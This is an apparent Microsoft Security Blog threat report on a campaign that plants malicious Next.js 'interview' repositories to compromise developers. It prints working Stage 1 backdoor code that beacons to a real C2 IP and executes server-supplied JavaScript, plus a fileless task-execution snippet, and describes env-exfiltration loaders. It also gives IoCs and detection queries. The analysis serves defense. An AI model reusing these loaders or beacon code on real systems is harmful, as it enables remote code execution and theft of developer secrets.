Developer-targeting campaign using malicious Next.js repositories | Microsoft Security Blog

By Microsoft Defender Experts, Microsoft Defender Security Research Team

Published: 2026-02-24 · Archived: 2026-04-02 10:56:27 UTC

Microsoft Defender Experts identified a coordinated developer-targeting campaign delivered through malicious repositories disguised as legitimate Next.js projects and technical assessment materials. Telemetry collected during this investigation indicates the activity aligns with a broader cluster of threats that use job-themed lures to blend into routine developer workflows and increase the likelihood of code execution.

During initial incident analysis, Defender telemetry surfaced a limited set of malicious repositories directly involved in observed compromises. Further investigation expanded the scope by reviewing repository contents, naming conventions, and shared coding patterns. These artifacts were cross-referenced against publicly available code-hosting platforms. This process uncovered additional related repositories that were not directly referenced in observed logs but exhibited the same execution mechanisms, loader logic, and staging infrastructure.

Across these repositories, the campaign uses multiple entry points that converge on the same outcome: runtime retrieval and local execution of attacker-controlled JavaScript that transitions into staged command-and-control. An initial lightweight registration stage establishes host identity and can deliver bootstrap code before pivoting to a separate controller that provides persistent tasking and in-memory execution. This design supports operator-driven discovery, follow-on payload delivery, and staged data exfiltration.

Initial discovery and scope expansion

The investigation began with analysis of suspicious outbound connections to attacker-controlled command-and-control (C2) infrastructure. Defender telemetry showed Node.js processes repeatedly communicating with related C2 IP addresses, prompting deeper review of the associated execution chains.

By correlating network activity with process telemetry, analysts traced the Node.js execution back to malicious repositories that served as the initial delivery mechanism. This analysis identified a Bitbucket-hosted repository presented as a recruiting-themed technical assessment, along with a related repository using the Cryptan-Platform-MVP1 naming convention.

From these findings, analysts expanded the scope by pivoting on shared code structure, loader logic, and repository naming patterns. Multiple repositories followed repeatable naming conventions and project “family” patterns, enabling targeted searches for additional related repositories that were not directly referenced in observed telemetry but exhibited the same execution and staging behavior.

Pivot signal	What we looked for	Why it mattered
Repo family naming convention	Cryptan, JP-soccer, RoyalJapan, SettleMint	Helped identify additional repos likely created as part of the same seeding effort
Variant naming	v1, master, demo, platform, server	Helped find near-duplicate variants that increased execution likelihood
Structural reuse	Similar file placement and loader structure across repos	Confirmed newly found repos were functionally related, not just similarly named

Figure 1. Repository naming patterns and shared structure used to pivot from initial telemetry to additional related repositories

Analysis of the identified repositories revealed three recurring execution paths designed to trigger during normal developer activity. While each path is activated by a different action, all ultimately converge on the same behavior: runtime retrieval and in-memory execution of attacker-controlled JavaScript.

Path 1: Visual Studio Code workspace execution

Several repositories abuse Visual Studio Code workspace automation to trigger execution as soon as a developer opens (and trusts) the project. When present, .vscode/tasks.json is configured with runOn: “folderOpen”, causing a task to run immediately on folder open. In parallel, some variants include a dictionary-based fallback that contains obfuscated JavaScript processed during workspace initialization, providing redundancy if task execution is restricted. In both cases, the execution chain follows a fetch-and-execute pattern that retrieves a JavaScript loader from Vercel and executes it directly using Node.js.

Figure 2. Telemetry showing a VS Code–adjacent Node script (.vscode/env-setup.js) initiating outbound access to a Vercel staging endpoint (price-oracle-v2.vercel[.]app).

After execution, the script begins beaconing to attacker-controlled infrastructure.

Path 2: Build-time execution during application development

The second execution path is triggered when the developer manually runs the application, such as with npm run dev or by starting the server directly. In these variants, malicious logic is embedded in application assets that appear legitimate but are trojanized to act as loaders. Common examples include modified JavaScript libraries, such as jquery.min.js, which contain obfuscated code rather than standard library functionality.

When the development server starts, the trojanized asset decodes a base64-encoded URL and retrieves a JavaScript loader hosted on Vercel. The retrieved payload is then executed in memory by Node.js, resulting in the same backdoor behavior observed in other execution paths. This mechanism provides redundancy, ensuring execution even when editor-based automation is not triggered.

Telemetry shows development server execution immediately followed by outbound connections to Vercel staging infrastructure:

Figure 3. Telemetry showing node server/server.js reaching out to a Vercel-hosted staging endpoint (price-oracle-v2.vercel[.]app).


The Vercel request consistently precedes persistent callbacks to attacker-controlled C2 servers over HTTP on port 300.

Path 3: Server startup execution via env exfiltration and dynamic RCE

The third execution path activates when the developer starts the application backend. In these variants, malicious loader logic is embedded in backend modules or routes that execute during server initialization or module import (often at require-time). Repositories commonly include a .env value containing a base64-encoded endpoint (for example, AUTH_API=<base64>), and a corresponding backend route file (such as server/routes/api/auth.js) that implements the loader.

On startup, the loader decodes the endpoint, transmits the process environment (process.env) to the attacker-controlled server, and then executes JavaScript returned in the response using dynamic compilation (for example, new Function(“require”, response.data)(require)). This results in in-memory remote code execution within the Node.js server process.

````
1  ```
2  Server start / module import
3  → decode AUTH_API (base64)
4  → POST process.env to attacker endpoint
````



```
5    → receive JavaScript source
6    → execute via new Function(...)(require)
7    ```
```

Figure 4. Backend server startup path where a module import decodes a base64 endpoint, exfiltrates environment variables, and executes server-supplied JavaScript via dynamic compilation.

This mechanism can expose sensitive configuration (cloud keys, database credentials, API tokens) and enables follow-on tasking even in environments where editor-based automation or dev-server asset execution is not triggered.

Stage 1 C2 beacon and registration

Regardless of the initial execution path, whether opening the project in Visual Studio Code, running the development server, or starting the application backend, all three mechanisms lead to the same Stage 1 payload. Stage 1 functions as a lightweight registrar and bootstrap channel.

After being retrieved from staging infrastructure, the script profiles the host and repeatedly polls a registration endpoint at a fixed cadence. The server response can supply a durable identifier, instanceId, that is reused across subsequent polls to correlate activity. Under specific responses, the client also executes server-provided JavaScript in memory using dynamic compilation, new Function(), enabling on-demand bootstrap without writing additional payloads to disk.

```
const axios = require("axios");
const os = require("os");

let instanceId = 0
function errorFunction(message) {
  try {
    const handleError = new Function('require', message)
    return handleError(require)
  } catch (error) {
  }
}

function getSystemInfo() {
  const hostname = os.hostname();
  const macs = Object.values(os.networkInterfaces())
    .flat()
    .filter(Boolean)
    .map(n => n.mac)
    .filter(mac => mac && mac !== "00:00:00:00:00:00");
  const osName = os.type();
  const osRelease = os.release();
  const platform = os.platform();
  return {
    hostname,
    macs,
    os: `${osName} ${osRelease} (${platform})`
  };
}

async function checkServer() {
  try {
    const sysInfo = getSystemInfo()
    const res = await axios.get("http://66.235.168.136:3000/api/errorMessage",
      {
        params : {
          sysInfo,
          exceptionId: 'env101383',
          instanceId
        }
      }
    );
    if (res.data.status === "error") {
      errorFunction(res.data.message || "Unknown error");
    } else {
      if (res.data.instanceId) {
        instanceId = res.data.instanceId
      }
    }

  } catch (err) {
  }
}

try {
  checkServer();
  setInterval(checkServer, 5000);
} catch (error) {

}
```

Figure 5. Stage 1 registrar payload retrieved at runtime and executed by Node.js.

hxxp://87[.]236[.]177[.]9:3000/api/errorMessage?sysInfo[hostname]=XXXXXXXX&sysInfo[macs][0]=[MAC-REDACTED]&sysInfo[macs][1]=[MAC-REDACTED]&sysInfo[macs][2]=[MAC-REDACTED]&sysInfo[macs][3]=[MAC-REDACTED]&sysInfo[os]=Darwin+25.2.0+(darwin)&exceptionId=env08539&instanceId=0
hxxp://87[.]236[.]177[.]9:3000/api/errorMessage?sysInfo[hostname]=XXXXXX&sysInfo[macs][0]=[MAC-REDACTED]&sysInfo[macs][1]=[MAC-REDACTED]&sysInfo[macs][2]=[MAC-REDACTED]&sysInfo[macs][3]=[MAC-REDACTED]&sysInfo[os]=Darwin+25.2.0+(darwin)&exceptionId=env08539&instanceId=76e74c4f-f504-4b1b-95c0-d4f1c9ba86d5

Figure 6. Initial Stage 1 registration with instanceId=0, followed by subsequent polling using a durable instanceId.

Stage 2 C2 controller and tasking loader

Stage 2 upgrades the initial foothold into a persistent, operator-controlled tasking client. Unlike Stage 1, Stage 2 communicates with a separate C2 IP and API set that is provided by the Stage 1 bootstrap. The payload commonly runs as an inline script executed via node -e, then remains active as a long-lived control loop.

Tasking and reporting Logs
hxxp://147[.]124[.]202[.]208:3000/api/handleErrors
hxxp://147[.]124[.]202[.]208:3000/api/reportErrors

Figure 7. Stage 2 telemetry showing command polling and operational reporting to the C2 via /api/handleErrors and /api/reportErrors.

Stage 2 polls a tasking endpoint and receives a messages[] array of JavaScript tasks. The controller maintains session state across rounds, can rotate identifiers during tasking, and can honor a kill switch when instructed.

```
1  // Stage 2: conceptual tasking loop showing messages[] format and dispatch.
2  // NOTE: Non-operational: execution is disabled (no real spawn/write-to-stdin).
3
4  async function pollForTasks(stage2) {
5    const response = await fakeHttpGet(`${stage2.baseUrl}${stage2.tasking}`, {
6      agentId,
7      handleCode
8    });
9
10   // Example: server provides an array of task strings
11   const messages = Array.isArray(response?.data?.messages) ? response.data.messages : [];
12
13   for (const message of messages) {
14     // Real malware uses fileless execution (e.g., node "-" + STDIN).
15     // Execution intentionally disabled here for safety.
16     // dispatchFilelessNodeTask(message);
17
18     // Instead, illustrate intent:
19     recordTaskReceipt({
20       agentId,
21       taskBytes: message.length,
22       receivedAt: Date.now()
23     });
24   }
25
26   // Identity values may rotate across rounds
27   if (response?.data?.agentId) agentId = response.data.agentId;
28   if (response?.data?.handleCode) handleCode = response.data.handleCode;
29
30   // Kill switch pattern
31   if (response?.data?.responseCode === "-1") {
32     // stopAllManagedProcesses();
33     return { continue: false };
34   }
35
36   return { continue: true, taskCount: messages.length };
37 }
```

Figure 8. Stage 2 polling loop illustrating the messages[] task format, identity updates, and kill-switch handling.

After receiving tasks, the controller executes them in memory using a separate Node interpreter, which helps reduce additional on-disk artifacts.

```
1  const child = spawn(process.execPath, ["-"], {
2    cwd: safeCwd,
3    detached: true,
4    windowsHide: true,
5    stdio: ["pipe", "ignore", "ignore"]
6  });
7  child.stdin.write(message);
8  child.stdin.end();
9  child.unref();
10 managedPids.add(child.pid);
```

Figure 9. Stage 2 executes tasks by piping server-supplied JavaScript into Node via STDIN.

The controller maintains stability and session continuity, posts error telemetry to a reporting endpoint, and includes retry logic for resilience. It also tracks spawned processes and can stop managed activity and exit cleanly when instructed.

Beyond on-demand code execution, Stage 2 supports operator-driven discovery and exfiltration. Observed operations include directory browsing through paired enumeration endpoints:

Directory browsing
hxxp://147[.]124[.]202[.]208:3000/api/hsocketNext?agentId=XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX&&handleCode=XXXXXXXXX&¤tDir=/Users/XXXXX/Downloads
hxxp://147[.]124[.]202[.]208:3000/api/hsocketResult?agentId=XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX&&handleCode=XXXXXXXXXX&¤tDir=/Users/XXXXX/Downloads

Figure 10. Stage 2 directory browsing observed in telemetry using paired enumeration endpoints (/api/hsocketNext and /api/hsocketResult).

Staged upload workflow (upload, uploadsecond, uploadend) used to transfer collected files:

Staged upload workflow
hxxp://147[.]124[.]202[.]208:3000/upload?agentId=XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX&handleCode=XXXXXXXXXX&fullPath=/Users/XXXXX/Downloads/XXXXX.pdf
hxxp://147[.]124[.]202[.]208:3000/uploadsecond?agentId=XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX&&handleCode=XXXXXXXXXX
hxxp://147[.]124[.]202[.]208:3000/uploadend?agentId=XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX&handleCode=XXXXXXXXXX

Figure 11. Stage 2 staged upload workflow observed in telemetry using /upload, /uploadsecond, and /uploadend to transfer collected files.

Summary

This developer-targeting campaign shows how a recruiting-themed "interview project" can quickly become a reliable path to remote code execution by blending into routine developer workflows such as opening a repository, running a development server, or starting a backend. The objective is to gain execution on developer systems that often contain high-value assets such as source code, environment secrets, and access to build or cloud resources.

When untrusted assessment projects are run on corporate devices, the resulting compromise can expand beyond a single endpoint. The key takeaway is that defenders should treat developer workflows as a primary attack surface and prioritize visibility into unusual Node execution, unexpected outbound connections, and follow-on discovery or upload behavior originating from development machines

Cyber kill chain model




Figure 12. Attack chain overview.

Mitigation and protection guidance

What to do now if you're affected

- If a developer endpoint is suspected of running this repository chain, the immediate priority is containment and scoping. Use endpoint telemetry to identify the initiating process tree, confirm repeated short-interval polling to suspicious endpoints, and pivot across the fleet to locate similar activity using Advanced Hunting tables such as DeviceNetworkEvents or DeviceProcessEvents.
- Because post-execution behavior includes credential and session theft patterns, response should include identity risk triage and session remediation in addition to endpoint containment. Microsoft Entra ID Protection provides a structured approach to investigate risky sign-ins and risky users and to take remediation actions when compromise is suspected.
- If there is concern that stolen sessions or tokens could be used to access SaaS applications, apply controls that reduce data movement while the investigation proceeds. Microsoft Defender for Cloud Apps Conditional Access app control can monitor and control browser sessions in real time, and session policies can restrict high-risk actions to reduce exfiltration opportunities during containment.

Defending against the threat or attack being discussed

- Harden developer workflow trust boundaries. Visual Studio Code Workspace Trust and Restricted Mode are designed to prevent automatic code execution in untrusted folders by disabling or limiting tasks, debugging, workspace settings, and extensions until the workspace is explicitly trusted. Organizations should use these controls as the default posture for repositories acquired from unknown sources and establish policy to review workspace automation files before trust is granted.
- Reduce build time and script execution attack surface on Windows endpoints. Attack surface reduction rules in Microsoft Defender for Endpoint can constrain risky behaviors frequently abused in this campaign class, such as running obfuscated scripts or launching suspicious scripts that download or run additional content. Microsoft provides deployment guidance and a phased approach for planning, testing in audit mode, and enforcing rules at scale.
- Strengthen prevention on Windows with cloud delivered protection and reputation controls. Microsoft Defender Antivirus cloud protection provides rapid identification of new and emerging threats using cloud-based intelligence and is recommended to remain enabled. Microsoft Defender SmartScreen provides reputation-based protection against malicious sites and unsafe downloads and can help reduce exposure to attacker infrastructure and socially engineered downloads.
- Protect identity and reduce the impact of token theft. Since developer systems often hold access to cloud resources, enforce strong authentication and conditional access, monitor for risky sign ins, and operationalize investigation playbooks when risk is detected. Microsoft Entra ID Protection provides guidance for investigating risky users and sign ins and integrating results into SIEM workflows.
- Control SaaS access and data exfiltration paths. Microsoft Defender for Cloud Apps Conditional Access app control supports access and session policies that can monitor sessions and restrict risky actions in real time, which is valuable when an attacker attempts to use stolen tokens or browser sessions to access cloud apps and move data. These controls can complement endpoint controls by reducing exfiltration opportunities at the cloud application layer. [learn.microsoft.com], [learn.microsoft.com]
- Centralize monitoring and hunting in Microsoft Sentinel. For organizations using Microsoft Sentinel, hunting queries and analytics rules can be built around the observable behaviors described in this blog, including Node.js initiating repeated outbound connections, HTTP based polling to attacker endpoints, and staged upload patterns. Microsoft provides guidance for creating and publishing hunting queries in Sentinel, which can then be operationalized into detections.
- Operational best practices for long term resilience. Maintain strict credential hygiene by minimizing secrets stored on developer endpoints, prefer short lived tokens, and separate production credentials from development workstations. Apply least privilege to developer accounts and build identities, and segment build infrastructure where feasible. Combine these practices with the controls above to reduce the likelihood that a single malicious repository can become a pathway into source code, secrets, or deployment systems.

Microsoft Defender XDR detections

Microsoft Defender XDR customers can refer to the list of applicable detections below. Microsoft Defender XDR coordinates detection, prevention, investigation, and response across endpoints, identities, email, apps to provide integrated protection against attacks like the threat discussed in this blog.

Customers with provisioned access can also use Microsoft Security Copilot in Microsoft Defender to investigate and respond to incidents, hunt for threats, and protect their organization with relevant threat intelligence.

Tactic	Observed activity	Microsoft Defender coverage

Initial access	– Developer receives recruiting-themed “assessment” repo and interacts with it as a normal project – Activity blends into routine developer workflows	**Microsoft Defender for Cloud Apps** – anomaly detection alerts and investigation guidance for suspicious activity patterns
Execution	– VS Code workspace automation triggers execution on folder open (for example .vscode/tasks.json behavior). – Dev server run triggers a trojanized asset to retrieve a remote loader. – Backend startup/module import triggers environment access plus dynamic execution patterns. – Obfuscated or dynamically constructed script execution (base64 decode and runtime execution patterns)	**Microsoft Defender for Endpoint** – Behavioral blocking and containment alerts based on suspicious behaviors and process trees (designed for fileless and living-off-the-land activity) **Microsoft Defender for Endpoint** – Attack surface reduction rule alerts, including “Block execution of potentially obfuscated scripts”
Command and control (C2)	– Stage 1 registration beacons with host profiling and durable identifier reuse – Stage 2 session-based tasking and reporting	**Microsoft Defender for Endpoint** – IP/URL/Domain indicators (IoCs) for detection and optional blocking of known malicious infrastructure
Discovery & Collection	– Operator-driven directory browsing and host profiling behaviors consistent with interactive recon	**Microsoft Defender for Endpoint** – Behavioral blocking and containment investigation/alerting based on suspicious behaviors correlated across the device timeline
Collection	– Targeted access to developer-relevant artifacts such as environment files and documents – Follow-on selection of files for collection based on operator tasking	**Microsoft Defender for Endpoint** – sensitivity labels and investigation workflows to prioritize incidents involving sensitive data on devices
Exfiltration	– Multi-step upload workflow consistent with staged transfers and explicit file targeting	**Microsoft Defender for Cloud Apps** – data protection and file policies to monitor and apply governance actions for data movement in supported cloud services

Microsoft Defender XDR threat analytics

Microsoft Security Copilot customers can also use the Microsoft Security Copilot integration in Microsoft Defender Threat Intelligence, either in the Security Copilot standalone portal or in the embedded experience in the Microsoft Defender portal to get more information about this threat actor.

Hunting queries

Node.js fetching remote JavaScript from untrusted PaaS domains (C2 stage 1/2)

```
1  DeviceNetworkEvents
2  | where InitiatingProcessFileName in~ ("node","node.exe")
3  | where RemoteUrl has_any ("vercel.app", "api-web3-auth", "oracle-v1-beta")
4  | project Timestamp, DeviceName, InitiatingProcessFileName, InitiatingProcessCommandLine, RemoteUrl
```

Detection of next.config.js dynamic loader behavior (readFile → eval)

```
1  DeviceProcessEvents
2  | where FileName in~ ("node","node.exe")
3  | where ProcessCommandLine has_any ("next dev","next build")
4  | where ProcessCommandLine has_any ("eval", "new Function", "readFile")
5  | project Timestamp, DeviceName, ProcessCommandLine, InitiatingProcessCommandLine
```

Repeated shortinterval beaconing to attacker C2 (/api/errorMessage, /api/handleErrors)

```
1  DeviceNetworkEvents
2  | where InitiatingProcessFileName in~ ("node","node.exe")
3  | where RemoteUrl has_any ("/api/errorMessage", "/api/handleErrors")
4  | summarize BeaconCount = count(), FirstSeen=min(Timestamp), LastSeen=max(Timestamp)
5       by DeviceName, InitiatingProcessCommandLine, RemoteUrl
6  | where BeaconCount > 10
```

Detection of detached child Node interpreters (node – from parent Node)

```
1  DeviceProcessEvents
2  | where InitiatingProcessFileName in~ ("node","node.exe")
3  | where ProcessCommandLine endswith "-"
4  | project Timestamp, DeviceName, InitiatingProcessCommandLine, ProcessCommandLine
```

Directory enumeration and exfil behavior

```
1  DeviceNetworkEvents
2  | where RemoteUrl has_any ("/hsocketNext", "/hsocketResult", "/upload", "/uploadsecond",
   "/uploadend")
3  | project Timestamp, DeviceName, RemoteUrl, InitiatingProcessCommandLine
```

Suspicious access to sensitive files on developer machines

```
DeviceFileEvents
| where Timestamp > ago(14d)
| where FileName has_any (".env", ".env.local", "Cookies", "Login Data", "History")
| where InitiatingProcessFileName in~ ("node","node.exe","Code.exe","chrome.exe")
| project Timestamp, DeviceName, FileName, FolderPath, InitiatingProcessCommandLine
```

Indicators of compromise

Indicator	*Type*	*Description*
api-web3-auth[.]vercel[.]app • oracle-v1-beta[.]vercel[.]app • monobyte-code[.]vercel[.]app • ip-checking-notification-kgm[.]vercel[.]app • vscodesettingtask[.]vercel[.]app • price-oracle-v2[.]vercel[.]app • coredeal2[.]vercel[.]app • ip-check-notification-03[.]vercel[.]app • ip-check-wh[.]vercel[.]app • ip-check-notification-rkb[.]vercel[.]app • ip-check-notification-firebase[.]vercel[.]app • ip-checking-notification-firebase111[.]vercel[.]app • ip-check-notification-firebase03[.]vercel[.]app	Domain	Vercelhosted delivery and staging domains referenced across examined repositories for l delivery, VS Code task staging, buildtime loa and backend environment exfiltration endpoi
• 87[.]236[.]177[.]9 • 147[.]124[.]202[.]208 • 163[.]245[.]194[.]216 • 66[.]235[.]168[.]136	IP addresses	Commandandcontrol infrastructure observed Stage 1 registration, Stage 2 tasking, discove staged exfiltration activity.
• hxxp[://]api-web3-auth[.]vercel[.]app/api/auth • hxxps[://]oracle-v1-beta[.]vercel[.]app/api/getMoralisData • hxxps[://]coredeal2[.]vercel[.]app/api/auth • hxxps[://]ip-check-notification-03[.]vercel[.]app/api • hxxps[://]ip-check-wh[.]vercel[.]app/api • hxxps[://]ip-check-notification-rkb[.]vercel[.]app/api • hxxps[://]ip-check-notification-firebase[.]vercel[.]app/api • hxxps[://]ip-checking-notification-firebase111[.]vercel[.]app/api • hxxps[://]ip-check-notification-firebase03[.]vercel[.]app/api • hxxps[://]vscodesettingtask[.]vercel[.]app/api/settings/XXXXX • hxxps[://]price-oracle-v2[.]vercel[.]app • hxxp[://]87[.]236[.]177[.]9:3000/api/errorMessage • hxxp[://]87[.]236[.]177[.]9:3000/api/handleErrors • hxxp[://]87[.]236[.]177[.]9:3000/api/reportErrors • hxxp[://]147[.]124[.]202[.]208:3000/api/reportErrors • hxxp[://]87[.]236[.]177[.]9:3000/api/hsocketNext • hxxp[://]87[.]236[.]177[.]9:3000/api/hsocketResult	URL	Consolidated URLs across delivery/staging, registration and tasking, reporting, discovery staged uploads. Includes the public IP lookuj during host profiling.

• hxxp[://]87[.]236[.]177[.]9:3000/upload • hxxp[://]87[.]236[.]177[.]9:3000/uploadsecond • hxxp[://]87[.]236[.]177[.]9:3000/uploadend • hxxps[://]api[.]ipify[.]org/?format=json		
• next[.]config[.]js • tasks[.]json • jquery[.]min[.]js • auth[.]js • collection[.]js	Filename	Repository artifacts used as execution entry ‌and loader components across IDE, build-tin backend execution paths.
• .vscode/tasks[.]json • scripts/jquery[.]min[.]js • public/assets/js/jquery[.]min[.]js • frontend/next[.]config[.]js • server/routes/api/auth[.]js • server/controllers/collection[.]js • .env	Filepath	On-disk locations observed across examined repositories where malicious loaders, executi triggers, and environment exfiltration logic r

References

- Threat Actors Expand Abuse of Microsoft Visual Studio Code
- North Korea-Linked Hackers Target Developers via Malicious VS Code Projects
- New DPRK Malware Uses Microsoft VSCode Dictionary Files | OpenSource Malware Blog

This research is provided by Microsoft Defender Security Research with contributions from Colin Milligan.

Learn more

Review our documentation to learn more about our real-time protection capabilities and see how to enable them within your organization.

Explore how to build and customize agents with Copilot Studio Agent Builder

Microsoft 365 Copilot AI security documentation

How Microsoft discovers and mitigates evolving attacks against AI guardrails

Learn more about securing Copilot Studio agents with Microsoft Defender

Learn more about Protect your agents in real-time during runtime (Preview) – Microsoft Defender for Cloud Apps | Microsoft Learn

---

Source: https://www.microsoft.com/en-us/security/blog/2026/02/24/c2-developer-targeting-campaign/